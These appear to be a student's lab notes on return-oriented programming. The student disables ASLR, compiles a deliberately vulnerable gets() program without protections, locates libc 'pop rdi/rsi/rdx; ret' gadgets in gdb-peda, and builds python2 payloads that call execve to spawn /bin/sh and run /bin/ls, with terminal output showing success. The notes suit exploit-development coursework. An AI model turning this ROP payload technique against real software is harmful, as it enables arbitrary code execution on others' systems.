
Laboratory7

- ROP = Return Oriented Programming
- 0xffffaaaa some_value another_instruction the program will run the instruction pop rdi, which will put in rdi register the value some_value (next value found on the stack) and after that the code will jump to another_instruction and will execute it
- I already have installed **PEDA** module
- Disable ASLR :
  echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
- Save vulnerable_code.c

```
#include
#include
void func() {
        char buffer[128];
        gets(buffer);
        //dup2(1,0);
}
int main(int argc, char *argv[]) {
        int n = 0;
        while (n < 10);
        func();
        return 0;
}
```

- gcc -g -O0 -fno-stack-protector -o vulnerable_code vulnerable_code.c -no-pie
  - -no-pie flag -> compiler not producing dynamically linked position independent executable
    - Position Independent Executables (PIE) are an output of the hardened package build process. A PIE binary and all of its dependencies are loaded into random locations within virtual memory each time the application is executed. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably. **Position Independent Executable** or PIE allows a program to be relocated, just like a shared object.
- run ./vulnerable_code, which will lop
- in paralel, in another shell, ps -e | grep vulnerable_code
- in gdb-peda, asmcode error -> Error: /usr/bin/nasm binary not found, please install NASM
  - sudo apt-get install nasm
- start gdb
  sudo gdb attach the_pid
  set variable n =11
  b func
  c
  asmsearch "pop rdi; ret" libc
  - 
```
gdb-peda$ asmsearch "pop rdi; ret" libc
Searching for ASM code: 'pop rdi; ret' in: libc ranges
0x00007ffff7a0364f : (5fc3)     pop    rdi;     ret
0x00007ffff7a0419e : (5fc3)     pop    rdi;     ret
0x00007ffff7a047b7 : (5fc3)     pop    rdi;     ret
0x00007ffff7a0483e : (5fc3)     pop    rdi;     ret
0x00007ffff7a05752 : (5fc3)     pop    rdi;     ret
0x00007ffff7a05acb : (5fc3)     pop    rdi;     ret
0x00007ffff7a06e67 : (5fc3)     pop    rdi;     ret
0x00007ffff7a0730f : (5fc3)     pop    rdi;     ret
0x00007ffff7a07856 : (5fc3)     pop    rdi;     ret
0x00007ffff7a07dbf : (5fc3)     pop    rdi;     ret
0x00007ffff7a083b9 : (5fc3)     pop    rdi;     ret
```
  - first address:
    - 0x00007ffff7a0364f
    - 0x00007ffff7a0419e
  - in gdb0peda -> n
  - x/30x $rsp

- ```
  gdb-peda$ x/30x $rsp
  0x7fffffffddf0: 0x00007fffffffdef8      0x0000000100400400
  0x7fffffffde00: 0x00007fffffffdef0      0x0000000b00000000
  0x7fffffffde10: 0x0000000000400530      0x00007ffff7a03c87
  0x7fffffffde20: 0x0000000000000001      0x00007fffffffdef8
  0x7fffffffde30: 0x0000000100008000      0x0000000000400503
  0x7fffffffde40: 0x0000000000000000      0xe0e6e1269c6c64cc
  0x7fffffffde50: 0x0000000000400400      0x00007fffffffdef0
  0x7fffffffde60: 0x0000000000000000      0x0000000000000000
  0x7fffffffde70: 0x1f191e592a4c64cc      0x1f190ee6ee7264cc
  0x7fffffffde80: 0x00007fff00000000      0x0000000000000000
  0x7fffffffde90: 0x0000000000000000      0x00007ffff7de38d3
  0x7fffffffdea0: 0x00007ffff7dc9638      0x000000000042e330
  0x7fffffffdeb0: 0x0000000000000000      0x0000000000000000
  0x7fffffffdec0: 0x0000000000000000      0x0000000000400400
  ```
- search for
  - rdi
  - ```
    gdb-peda$ asmsearch "pop rdi; ret" libc
    Searching for ASM code: 'pop rdi; ret' in: libc ranges
    0x00007ffff7a0364f : (5fc3)     pop    rdi;     ret
    0x00007ffff7a0419e : (5fc3)     pop    rdi;     ret
    0x00007ffff7a047b7 : (5fc3)     pop    rdi;     ret
    0x00007ffff7a0483e : (5fc3)     pop    rdi;     ret
    0x00007ffff7a05752 : (5fc3)     pop    rdi;     ret
    0x00007ffff7a05acb : (5fc3)     pop    rdi;     ret
    0x00007ffff7a06e67 : (5fc3)     pop    rdi;     ret
    0x00007ffff7a0730f : (5fc3)     pop    rdi;     ret
    0x00007ffff7a07856 : (5fc3)     pop    rdi;     ret
    0x00007ffff7a07dbf : (5fc3)     pop    rdi;     ret
    0x00007ffff7a083b9 : (5fc3)     pop    rdi;     ret
    ```
    - address of the gadget : 0x00007ffff7a0364f
  - rsi
  - ```
    gdb-peda$ asmsearch "pop rsi; ret" libc
    Searching for ASM code: 'pop rsi; ret' in: libc ranges
    0x00007ffff7a05a6a : (5ec3)     pop    rsi;     ret
    0x00007ffff7a0ecea : (5ec3)     pop    rsi;     ret
    0x00007ffff7a12007 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a40724 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a46083 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a4d095 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a5e774 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a60d63 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a60d9b : (5ec3)     pop    rsi;     ret
    0x00007ffff7a62dae : (5ec3)     pop    rsi;     ret
    0x00007ffff7a63fa4 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a64088 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a64e99 : (5ec3)     pop    rsi;     ret
    0x00007ffff7a66e76 : (5ec3)     pop    rsi;     ret
    ```
    - address of the gadget: 0x00007ffff7a05a6a
  - rdx
  - ```
    gdb-peda$ asmsearch "pop rdx; ret" libc
    Searching for ASM code: 'pop rdx; ret' in: libc ranges
    0x00007ffff79e3b96 : (5ac3)     pop    rdx;     ret
    0x00007ffff79e3b9a : (5ac3)     pop    rdx;     ret
    0x00007ffff79e3b9e : (5ac3)     pop    rdx;     ret
    0x00007ffff79e3ba6 : (5ac3)     pop    rdx;     ret
    0x00007ffff7b12516 : (5ac3)     pop    rdx;     ret
    0x00007ffff7baf702 : (5ac3)     pop    rdx;     ret
    ```
    - address of the gadget: 0x00007ffff79e3b96
    - I found an output but I read the extended command too
      - ```
        gdb-peda$ asmsearch "pop rdx; pop ?; ret" libc
        Searching for ASM code: 'pop rdx; pop ?; ret' in: libc ranges
        0x00007ffff7afe35c : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        0x00007ffff7b12514 : (5a415ac3) pop    rdx;     pop    r10;     ret
        0x00007ffff7b12539 : (5a5ec3)   pop    rdx;     pop    rsi;     ret
        0x00007ffff7b16caa : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        0x00007ffff7b1b7e4 : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        0x00007ffff7b48242 : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        0x00007ffff7b4828a : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        0x00007ffff7b482cb : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        0x00007ffff7b48704 : (5a5bc3)   pop    rdx;     pop    rbx;     ret
        ```
        - 0x00007ffff7afe35c
- p &buffer
        ```

- ```
  gdb-peda$ p &buffer
  $1 = (char (*)[128]) 0x7fffffffdd60
  gdb-peda$ p execve
  $2 = {<text variable, no debug info>} 0x7ffff7ac6ae0 <execve>
  ```
- 0x7fffffffdd60

- p execve
  - 0x7ffff7ac6ae0
- ```
  RDX: 0x7fffffffdf08 --> 0x7fffffffe283 ("CLUTTER_IM_MODULE=xim")
  RSI: 0x7fffffffdef8 --> 0x7fffffffe27d --> 0x4c4300706f722f2e ('./rop')
  RDI: 0x1
  RBP: 0x7fffffffdde0 --> 0x7fffffffde10 --> 0x400530 (<__libc_csu_init>:p
  ush   r15)
  RSP: 0x7fffffffdd60 --> 0x0
  RIP: 0x4004ef (<func+8>:        lea    rax,[rbp-0x80])
  R8 : 0x7ffff7dced80 --> 0x0
  ```
  - 0x7fffffffdde0
- malformed buffer should look like this

  "/bin/sh\x00" – 8 characters, NULL terminated

  "\x60\xdd\xff\xff\xff\x7f\x00\x00" – address of the buffer

  "\x00\x00\x00\x00\x00\x00\x00\x00" – NULL

  (128-3*8 = 104) characters of garbage – A

  "\xe0\xdd\xff\xff\xff\x7f\x00\x00" – rbp

  "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" – pop rdi; ret instead of our normal return address

  "\x60\xdd\xff\xff\xff\x7f\x00\x00" – address of the buffer – rdi will get buffer address which starts with "/bin/sh\x00"

  "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" – pop rsi; ret

  "\x68\xdd\xff\xff\xff\x7f\x00\x00" – buffer address + 8 from where the array of pointers for the second parameter starts

  "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" pop rdx; pop r12; ret


  "\x00\x00\x00\x00\x00\x00\x00\x00" – for rdx


  "\x00\x00\x00\x00\x00\x00\x00\x00" – for r12

  "\xe0\x6a\xac\xf7\xff\x7f\x00\x00"

- comment while and recompile with gcc -g -O0 -fno-stack-protector -o rop rop.c -no-pie
- execute the commands
  - sh
    - (python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")';cat) | ./rop
    - python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")'; | ./rop
    - ```
      ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7
      File  Edit  View  Search  Terminal  Help
      ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-7$ python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x0
      0\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xf
      f\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "
      \x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")' | ./rop
      ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-7$ (python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x
      00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\x
      ff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" +
      "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")';cat) | ./rop
      ls
      auto.py  commands.TXT  osds-lab-7.pdf  peda-session-rop.txt  rop  rop.c
      ```
  - ls
    - python2 -c 'print("/bin/ls\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")' | ./rop
    - ```
      ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7
      File  Edit  View  Search  Terminal  Help
      ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-7$ python2 -c 'print("/bin/ls\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x0
      0\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xf
      f\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "
      \x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")' | ./rop
      auto.py  commands.TXT  osds-lab-7.pdf  peda-session-rop.txt  rop  rop.c
      ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-7$
      ```

- I de-commented the dump2 line, recompile, start the execution and in another terminal attach extern the peda-gdp and breakpoint the dump2 function. As a result I get the address:
  - 0x7ffff7af2950



- I recompile saving the address and adding it as instructed
  - 

  -